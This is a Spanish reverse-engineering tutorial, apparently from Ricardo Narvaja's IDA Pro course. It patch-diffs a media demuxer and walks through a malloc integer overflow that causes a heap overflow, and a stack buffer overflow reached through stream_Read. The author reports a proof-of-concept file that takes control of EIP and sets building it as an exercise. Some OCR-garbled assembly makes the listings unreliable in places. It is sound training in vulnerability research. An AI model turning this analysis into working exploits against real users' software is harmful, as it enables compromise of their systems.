Para obtener la documentación más reciente de Visual Studio 2017 RC, consulte Documentación de Visual

Asigna bloques de memoria.

### Sintaxis

```
void *malloc(
    size_t size
);
```

#### Parámetros

`size`

Bytes a asignar.

### Valor devuelto

`malloc` devuelve un puntero void al espacio asignado, o `NULL` si no hay disponible memoria suficiente. P

Se le pasa un único argumento que es el tamaño a reservar o size.

Aquí el programa usa el método que ya vimos de guardar en el stack en vez de pushear, ya sabemos que si hacemos click derecho, podemos arreglar la instrucción.

```

61401CAE or    eax, ebx
61401CB0 or    eax, ecx
61401CB2 mov    [esp+0FCh+var_58], edi
61401CB9 cdq
61401CBA idiv   [esp+0FCh+var_58]
61401CC1 mov    [ebp+0BEC8h], eax
61401CC7 shl    eax, 4
61401CCA mov    [esp], eax      ; Size
61401CCD call   malloc
61401CD2 mov    [ebp+0BEF8h], eax
61401CD8 mov    eax, [ebp+0BEC8h]
61401CDE test   eax, eax
61401CE0 jle   loc_61401F2E

```

Allí vemos que el argumento size está en EAX y proviene de hacer varias cuentas.

```

61401C83 movzx  eax, [esp+0FCh+var_20]
61401C8B movzx  esi, [esp+0FCh+var_1F]
61401C93 movzx  ebx, [esp+0FCh+var_1D]
61401C9B movzx  ecx, [esp+0FCh+var_1E]
61401CA3 shl    eax, 18h
61401CA6 shl    esi, 10h
61401CA9 or     eax, esi
61401CAB shl    ecx, 8
61401CAE or     eax, ebx
61401CB0 or     eax, ecx
61401CB2 mov    [esp+0FCh+var_58], edi
61401CB9 cdq
61401CBA idiv   [esp+0FCh+var_58]
61401CC1 mov    [ebp+0BEC8h], eax
61401CC7 shl    eax, 4
61401CCA mov    [esp], eax      ; Size
61401CCD call   malloc
----- -

```

Vemos cuatro variables del tipo byte a partir de las cuales se realizan las operaciones que arman el size el cual se le hace al final SHL EAX, 4 antes de pasarlo a malloc.

```

shl eax, 1      ;Equivalent to EAX*2
shl eax, 2      ;Equivalent to EAX*4
shl eax, 3      ;Equivalent to EAX*8
shl eax, 4      ;Equivalent to EAX*16
shl eax, 5      ;Equivalent to EAX*32
shl eax, 6      ;Equivalent to EAX*64
shl eax, 7      ;Equivalent to EAX*128
shl eax, 8      ;Equivalent to EAX*256

```

El shift de bytes SHL EAX, 4 es equivalente a EAX por 16, pero antes de multiplicar lo guarda en la variable MAXIMO si apreto T veo que es la misma.

```

61401C80 add    edi, 8
61401C83 movzx  eax, [esp+0FCh+b1]
61401C8B movzx  esi, [esp+0FCh+b2]
61401C93 movzx  ebx, [esp+0FCh+b3]
61401C9B movzx  ecx, [esp+0FCh+b4]
61401C93 shr    eax, 18h
61401C96 shl    esi, 10h
61401C99 or     eax, esi
61401C9B shl    ecx, 8
61401C9E or     eax, ebx
61401C9F or     eax, ecx
61401CB2 mov    [esp+0FCh+var_58], edi
61401CBA cdq
61401CC1 idiv  [ebp+MyStruct.MAXIMO], eax
61401CC7 shr    eax, 4
61401CCA mov    [esp], eax      ; Size
61401CCD call   malloc
61401CD2 mov    [ebp+0BEF8h], eax
61401CD8 mov    eax, [ebp+MyStruct.MAXIMO]
61401CDE test  eax, eax
61401CE0 jle   loc_61401F2E

```

Vemos que los valores negativos de máximo son filtrados aquí.

```

61401CC1 mov    [ebp+MyStruct.MAXIMO], eax
61401CC7 shr    eax, 4
61401CA mov    [esp], eax      ; Size
61401CDD call   malloc
61401CD2 mov    [ebp+0BEF8h], eax
61401CD8 mov    eax, [ebp+MyStruct.MAXIMO]
61401CDE test  eax, eax
61401CE0 jle   loc_61401F2E

```

```

61401CE6 xor    eax, eax
61401CE8 mov    [esp+0FCh+contador], eax
61401CEF imd   short loc 61401D35

```

Así que el tema no es un valor negativo de máximo pues el mismo es filtrado. En la función parcheada vemos que no hace el SHL o sea no multiplica por 16, directamente el valor de la cuenta lo usa como size del calloc.

calloc

Visual Studio 2015 | Otras versiones ▾

hl

Publicado: julio de 2016

Para obtener la documentación más reciente de Visual Studio 2017 RC, consulte Documentación de Visual Studio 2017 RC.

Asigna una matriz en memoria con elementos inicializado a 0.

## Sintaxis

```

void *calloc(
    size_t num,
    size_t size
);

```

**Parámetros**

**num**  
Número de elementos.

**size**  
Longitud en bytes de cada elemento.

Vemos que en vez de multiplicar por 16 lo que hace es pasarle a calloc que tiene un argumento más, el tamaño de cada elemento que es 0x10, con lo cual la multiplicación la realiza la api, de size por tamaño de cada elemento.

```

61401CA7 shl    esi, 8
61401CAC or     edx, esi
61401CAC mov     eax, edx
61401CAE xor    edx, edx
61401CBO div    ebx
61401CB2 mov    ebx, [esp+10Ch+var_58]
61401CB9 mov    ecx, eax
61401CBB mov    [ebx+0BE08h], eax
61401CC1 mov    eax, 10h
61401CC6 mov    [esp+10Ch+SizeOfElements], eax ; SizeOfElements
61401CCA mov    [esp], ecx ; NumOfElements
61401CCD call   _calloc
61401CD2 test   eax, eax
61401CD4 mov    [ebx+0BEF8h], eax
61401CDA jz    loc_614021CD

```

↓                    ↓

61401CE0 mov eax, [ebx+0BE08h]	614021CD
--------------------------------	----------

MALLOC o CALLOC se usa para reservar memoria, las direcciones que devuelve son variables no siempre nos dará una zona con la misma dirección de memoria, más adelante estudiaremos el heap o la forma de reservar memoria, pero por ahora, nos dará una zona de memoria para trabajar del tamaño que le pidamos.

En el vulnerable antes de calcular el size multiplica MÁXIMO por 16 y luego lo pasa a malloc en el parcheado no lo hace y pasa directamente el MÁXIMO a calloc y está calcula internamente la multiplicación por 16 que es el size de cada elemento.

El problema es que sí MÁXIMO es por ejemplo 0x20 bytes y lo multiplica por 16 será igual a

```

IDAPython v1.7.0 Final
-----
Python>0x20 * 16
512

```

Reservara 512 bytes y luego copiará 0x20 pues compara dentro del loop y sale cuando el contador es mayor que máximo.

Ahora que pasa si el valor de MÁXIMO es positivo pero al multiplicarlo por 16 da más chico que el valor inicial.


Si MÁXIMO es 0x10000001 al multiplicarlo por 16 nos da 0x10 con lo cual se reservaran solo 0x10 bytes y cuando se copie en el loop ira escribiendo de a 1 hasta que el contador llegue a 0x10000001 lo cual desborda el buffer copiando más de lo reservado o del size del buffer, lo cual es la definición de overflow, aunque en este caso no es un stack overflow sino un heap overflow.

Mientras que en el parcheado el calloc no permite y evita que la multiplicación interna pueda darse vuelta y ser el resultado menor que el máximo, por lo cual se repara una posible vulnerabilidad.

```

Python>hex(16 * 0x10000001 & 0xFFFFFFFF)
0x10L

```



Allí probare que pasándole los mismos valores que a malloc, devuelve cero o sea no alloca y no devuelve ninguna dirección de memoria reservada, mientras que haciéndolo con malloc, allocaba 0x10 lo cual si funcionaba y escribía dentro de un loop de maximo 0x10000001 provocando BUFFER OVERFLOW,



Allí se ve a la salida del calloc EAX vale cero, mientras que en la vulnerable usa malloc y alloca igual.

Sigamos analizando a ver qué más hay.

```


61401CAB shl      ecx, 8
61401CAE or       eax, ebx
61401CB0 or       eax, ecx
61401CB2 mov      [esp+0FCh+var_58], edi
61401CB9 cdq
61401CBA idiv    [esp+0FCh+var_58]
61401CC1 mov      [ebp+MyStruct.MAXIMO], eax
61401CC7 shl      eax, 4
61401CCA mov      [esp], eax      ; Size
61401CCD call    malloc
61401CD2 mov      [ebp+0BEF8h], eax
61401CD8 mov      eax, [ebp+MyStruct.MAXIMO]
61401CDE test    eax, eax
61401CE0 jle     loc_61401F2E

```

Allí guarda la dirección del buffer reservado en el heap, puedo renombrarlo, para eso iré a estructuras y apreto D hasta que sea un DWORD.

```
0000BEF2      db ? ; undefined
0000BEF3      db ? ; undefined
0000BEF4      db ? ; undefined
0000BEF5      db ? ; undefined
0000BEF6      db ? ; undefined
0000BEF7      db ? ; undefined
0000BEF8 field_BEF8
0000BEFC      db ? ; undefined
0000BEFD      db ? ; undefined
0000BEFE      db ? ; undefined
0000BEFF      db ? ; undefined
0000BF00 field_0
0000BF01 MyStruct
0000BF01
```

Lo renombro.



Bueno le pongo con Y que es una variable puntero, que guarda la dirección del buffer que reservo en el heap, como no sé que hay allí, le puse que es un array de caracteres , o sea un buffer de bytes pero puedo cambiarlo si veo que es otra cosa.

```
0000BEF5      db ? ; undefined
0000BEF6      db ? ; undefined
0000BEF7      db ? ; undefined
0000BEF8 BUFFER_HEAP dd ? ; offset
0000BEFC      db ? ; undefined
0000BEFD      db ? ; undefined
0000BEFE      db ? ; undefined
0000BEFF      db ? ; undefined
0000BF00 field_0
0000BF01 MyStruct
0000BF01
```

En el lenguaje IDA es un OFFSET o sea una dirección que apunta a algo.

```

61401CB2 mov    [esp+0FCh+var_58], edi
61401CB9 cdq
61401CBA idiv  [esp+0FCh+var_58]
61401CC1 mov    [ebp+MyStruct.MAXIMO], eax
61401CC7 shl    eax, 4
61401CCA mov    [esp].eax ; Size
61401CCD call   malloc
61401CD2 mov    [ebp+MyStruct.BUFFER_HEAP], eax
61401CD8 mov    eax, [ebp+MyStruct.MAXIMO]
61401CDE test   eax, eax
61401CE0 jle    loc_61401F2E

```

Bueno como vimos malloc reserva el espacio de memoria del size que le pido y me devuelve la dirección de dicho buffer la cual guardo como toda dirección en una variable del tipo puntero.

```

01401E00 or    ebx, ebx
01401E71 or    ecx, eax
01401E73 xor   edx, edx
01401E75 mov   [esp+0FCh+var_94], ecx
01401E79 movzx esi, [esp+0FCh+var_36]
01401E81 mov   [esp+0FCh+var_90], ebx
01401E85 mov   ebx, [ebp+MyStruct.BUFFER_HEAP]
01401E8B mov   [esp+0FCh+var_D4], esi
01401E8F mov   eax, [esp+0FCh+var_D4]
01401E93 shld  edx, eax, 8
01401E97 shl   eax, 8
01401E9A or    ecx, eax
01401E9C mov   [ebx+edi], ecx
01401E9F mov   ecx, [esp+0FCh+var_90]
01401EA3 or    ecx, edx
01401EA5 cmp   [esp+0FCh+var_5C], 8
01401EAD mov   [ebx+edi+4], ecx
01401EB1 jg    loc_61401CF1

```


Allí vemos dentro del loop que toma la dirección y escribe, le suma EDI que es el mismo contador por 16.

```

61401D5A call  stream_Read
61401D5F movzx edx, [esp+0FCh+var_3C]
61401D67 movzx eax, [esp+0FCh+var_3B]
61401D6F mov   edi, [esp+0FCh+contador]
61401D76 mov   [esp+0FCh+var_9C], edx
61401D7A xor   edx, edx
61401D7C mov   ecx, [esp+0FCh+var_9C]
61401D80 mov   [esp+0FCh+var_A4], eax
61401D84 shl   edi, 4
61401D87 mov   eax, [esp+0FCh+var_A4]
61401D8B mov   ebx, ecx
61401D8D mov   ecx, 0
61401D92 mov   esi, ecx
61401D94 movzx ecx, [esp+0FCh+var_35]
61401D9C movl  edx, eax

```

También hay acá dentro del LOOP escribe también en este otro EBX que cambio viene de ese EDI, tendríamos que ver dónde está escribiendo aquí.



```

61401F09 rep movsd ebx, edi
61401F0B mov    ebx, edi
61401F0D jz     short loc_61401F1B

61401F0F movzx edi, word ptr [esi]
61401F12 add    esi, 2
61401F15 mov    [ebx], di
61401F18 add    ebx, 2


61401F1B
61401F18 loc_61401F1B:
61401F1B test   dl, 1
61401F1E jz     loc_61401D1B

61401F24 movzx edx, byte ptr [esi]
61401F27 mov    [ebx], dl
61401F2A cmp    ebx, dl
61401F2D jne    loc_61401D1B

570,5007 (114,58) 00001315 61401F15: sub 61401AE0+435 (Synchronized with)

```

Vemos que esa dirección de destino viene de acá



```

Unexplored ■ Instruction ■ External symbol

. X St... X Ma... X S' St... X St... X P... X

61401EDF mov    eax, [esp+0FCh+var_34]
61401EE6 lea    edi, [ecx+0Ch]
61401EE9 sub    edx, 4
61401EEC lea    esi, [esp+0FCh+var_30]
61401EF3 mov    [ecx+8], eax
61401EF6 lea    esi, [esi+0]
61401EF9 lea    edi, [edi+0]

61401F00
61401F00 loc_61401F00:
61401F00 mov    ecx, edx
61401F02 shr    ecx, 2
61401F05 test   dl, 2
61401F08 cld
61401F09 rep    movsd
61401F0B mov    ebx, edi
61401F0D jz     short loc_61401F1B

570,5007 (114,58) 00001315 61401F15: sub 61401AE0+435 (Synchronized with)

```

ECX + 0c es igual a EDI, así que buscaremos de donde viene ECX.

ECX sale de acá

**loc\_61401CF1**

```

61401EB7 mov     esi, [ebp+0BEF8h]
61401EBD mov     ecx, edi
61401EBF mov     edx, [esp+0FCh+var_5C]
61401EC6 add     ecx, esi
61401EC8 cmp     edx, 7
61401ECB lea     edi, [ecx+8]
61401ECE lea     esi, [esp+0FCh+var_34]
61401ED5 jbe     short loc_61401F00

```

Mueve a ECX el valor de EDI y le suma ESI.

Si apreto T.

```

... r    mov     [ebx+edi+4], ecx
jg     loc_61401CF1

61401EB7 mov     esi, [ebp+MyStruct.BUFFER_HEAP]
61401EBD mov     ecx, edi
61401EBF mov     edx, [esp+0FCh+var_5C]
61401EC6 add     ecx, esi
61401EC8 cmp     edx, 7
61401ECB lea     edi, [ecx+8]
61401ECE lea     esi, [esp+0FCh+var_34]
61401ED5 jbe     short loc_61401F00

```

Veo que ESI es la dirección del buffer en el HEAP y le suma ECX que viene de EDI que es el contador, así que en esta función hay heap overflows ya que como vimos máximo puede ser un valor más grande que el size que se allocó y desborda.

Hay otra modificación que pasa un poco desapercibida.

```

61401D35
61401D35 loc_61401D35:
61401D35 mov     esi, [esp+0FCh+valor2]
61401D3C lea     ecx, [esp+0FCh+buffer]
61401D43 mov     ebx, [esp+0FCh+var_60]
61401D4A mov     [esp+4], ecx
61401D4E mov     [esp+8], esi
61401D52 mov     edi, [ebx+3Ch]
61401D55 xor     ebx, ebx
61401D57 mov     [esp], edi
61401D5A call    stream_Read
61401D5F movzx  edx, [esp+0FCh+buffer]
61401D67 movzx  eax, [esp+0FCh+var_3B]
61401D6F mov     edi, [esp+0FCh+contador]
61401D76 mov     [esp+0FCh+var_9C], edx
61401D7A xor     edx, edx
61401D7D --- . . . . .

```

Veo que hay llamadas a una función `stream_Read`, podría leer a un buffer temporal una parte del archivo.

Vemos que allí hay un LEA, así que será un buffer en el stack.

Y las variables que van a continuación son parte del buffer pues no se guarda valor nunca en ellas, solo se lee, así que es seguro que llenará las variables a continuación cuando llena el buffer.

Data Regular function Unexplored Instruction External symbol

	ID...	St... X	Ma... X	St... X	St... X	P... X	Se... X	He... X
-0000003E	db ? ; undefined							
-0000003D	db ? ; undefined							
-0000003C	buffer							
-0000003B	var_3B							
-0000003A	var_3A							
-00000039	var_39							
-00000038	var_38							

xrefs to var\_3B


Director	Ty	Address	
Down	r	sub_61401AE0+287	movzx eax, [esp+0FCh+var_3B]

OK Cancel Search Help


Line 1 of 1

-00000029	uu ? ; undefined
-00000028	var_28


Así que el buffer continua hasta aquí.



Ya que var\_30 ya tiene referencia como otro buffer, así que marcare para ver el size del buffer.



Ahora hago click derecho ARRAY y acepto.



Veo que el size es 12.

```

61401EEC lea    esi, [esp+0FCh+var_30]
61401EF3 mov    [ecx+8], eax
61401EF6 lea    esi, [esi+0]
61401EF9 lea    edi, [edi+0]

61401F00 loc_61401F00:
61401F00 mov    ecx, edx
61401F02 shr    ecx, 2
61401F05 test   dl, 2
61401F08 cld
61401F09 rep    movsd
61401F0B mov    ebx, edi
61401F0D jz     short loc_61401F1B

61401F0F mouzx edi, word ptr [esi]
61401F12 add    esi, 2

```

OOPS veo que el buffer siguiente no lo llena sino que lee bytes de allí, así que es parte del mismo buffer de arriba porque no puede leer bytes del mismo si no tiene ninguna referencia donde se llena.

Así que veamos bien si seguimos mirando vemos que el buffer continua hacia abajo hasta aquí, todas las otras variables intermedias solo tienen acceso de lectura, así que se inicializan en el mismo buffer.

```
-0000003E          dd ? ; undefined
-0000003D          db ? ; undefined
-0000003C buffer    db 32 dup(?)
-0000001C var_1C    dd ?
-00000018 var_18    dd ?
-00000014          db ? ; undefined
-00000013          db ? ; undefined
-00000012          db ? ; undefined
-00000011          db ? ; undefined
-00000010          db ? ; undefined
-0000000F          db ? ; undefined
-0000000E          db ? ; undefined
-0000000D          db ? ; undefined
-0000000C          db ? ; undefined
-0000000B          db ? ; undefined
-0000000A          db ? ; undefined
-00000009          db ? ; undefined
-00000008          db ? ; undefined
-00000007          db ? ; undefined
-00000006          db ? ; undefined
```

Ahora si incluso la var\_1c es otro buffer que se usa para llenar en otra llamada a stream\_Control.

La cuestión es que es un buffer chico, solo 32 bytes, si se le puede pasar un valor grande desbordara.

Acá vemos el parche en la nueva sobre ese valor chequea que si es más grande que 8 no va a stream\_Read.

```
1EE3  mov      ecx, ss:[esp+var_90]
1EE7  or       ecx, edx
1EE9  cmp      ebp, bl 8
1EEC  mov      ds:[esi+edi+4], ecx
1EF0  ja       0x61401D00
```

```

61401ED7 shld    edx, eax, 8
61401EDB shl     eax, 8
61401EDE or     ecx, eax
61401EE0 mov     [esi+edi], ecx
61401EE3 mov     ecx, [esp+10Ch+var_90]
61401EE7 or     ecx, edx
61401EE9 cmp     ebp, 8
61401EEC mov     [esi+edi+4], ecx
61401EF0 ja     loc_61401D00

```

```

61401EF6 mov     esi, [esp+10Ch+var_5C]
61401EFD lea     eax, [esp+10Ch+buffer]
61401F04 mov     [esp+8], ebp
61401F08 mov     [esp+4], eax
61401F0C mov     ecx, [esi+3Ch]
61401F0F lea     esi, [esp+10Ch+buffer]
61401F16 mov     [esp], ecx
61401F19 call    stream_Read
61401F1E mov     ebx, [esp+10Ch+var_58]
61401F25 mov     ecx, edi

```

Allí está seguramente dentro de stream\_Read habrá algún memcpy que copie DWORDS por eso compara si es mayor que 8, pues si copia más que 8 dwors, será 8 \*4 mayor que 32 que es el largo del buffer, así que poniendo ahí un valor más grande que 8 tendremos un stack overflow.

Busquemos un archivo .ty para probar.

<https://samples.libav.org/TiVo/test-dtivo-junkskip.ty%2B>

Ese sample con un poco de ganas lo convertí en un POC que produce el stack overflow, cambiando el valor que se filtra y ajustando algunos más que hay alrededor para que llegue al punto del stream\_Read.

Registers (F)
EAX 00000000
ECX 002C3A1C
EDX 00000000
EBP 39830008
ESP 0264FB4
EBP E6003EBF
ESI A1F6C700
EDI 3CD7003B
EIP 61402146
C 0 ES 0023
P 0 CS 001B
A 1 SS 0023
Z 0 DS 0023
S 0 FS 003B
T 0 GS 0000
D 0
U 0 LastErr
EFL 00000212

Allí lo probé en un OLLYDBG en un XP que tengo de pruebas, pero funciona salta a ejecutar la dirección 0x44434241 que coloque en el archivo.

El siguiente ejercicio es tomar el archivo original y modificarlo armando un POC como el que hice yo para que produzca el stack overflow, es sencillo, ya está todo analizado con DEBUGGEAR un poco lo lograran.

Hasta la parte 31

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 31

---

Antes de hacer el ejercicio de la parte anterior voy a poner algo más de explicación sobre algunos puntos que quedaron un poco oscuros en la velocidad de solucionar el mismo y luego armaremos el POC.

Uno de los puntos que quedo poco claro es porque a veces aceptamos el largo del array que nos propone IDA al hacer click derecho-ARRAY y a veces lo cuestionamos como en el ejercicio anterior y ponemos un valor de largo más grande.

Obviamente eso se realiza por experiencia más que nada, pero vamos a tratar de explicar con un par de ejemplos cuál es el criterio.

Veamos este ejemplo simple.

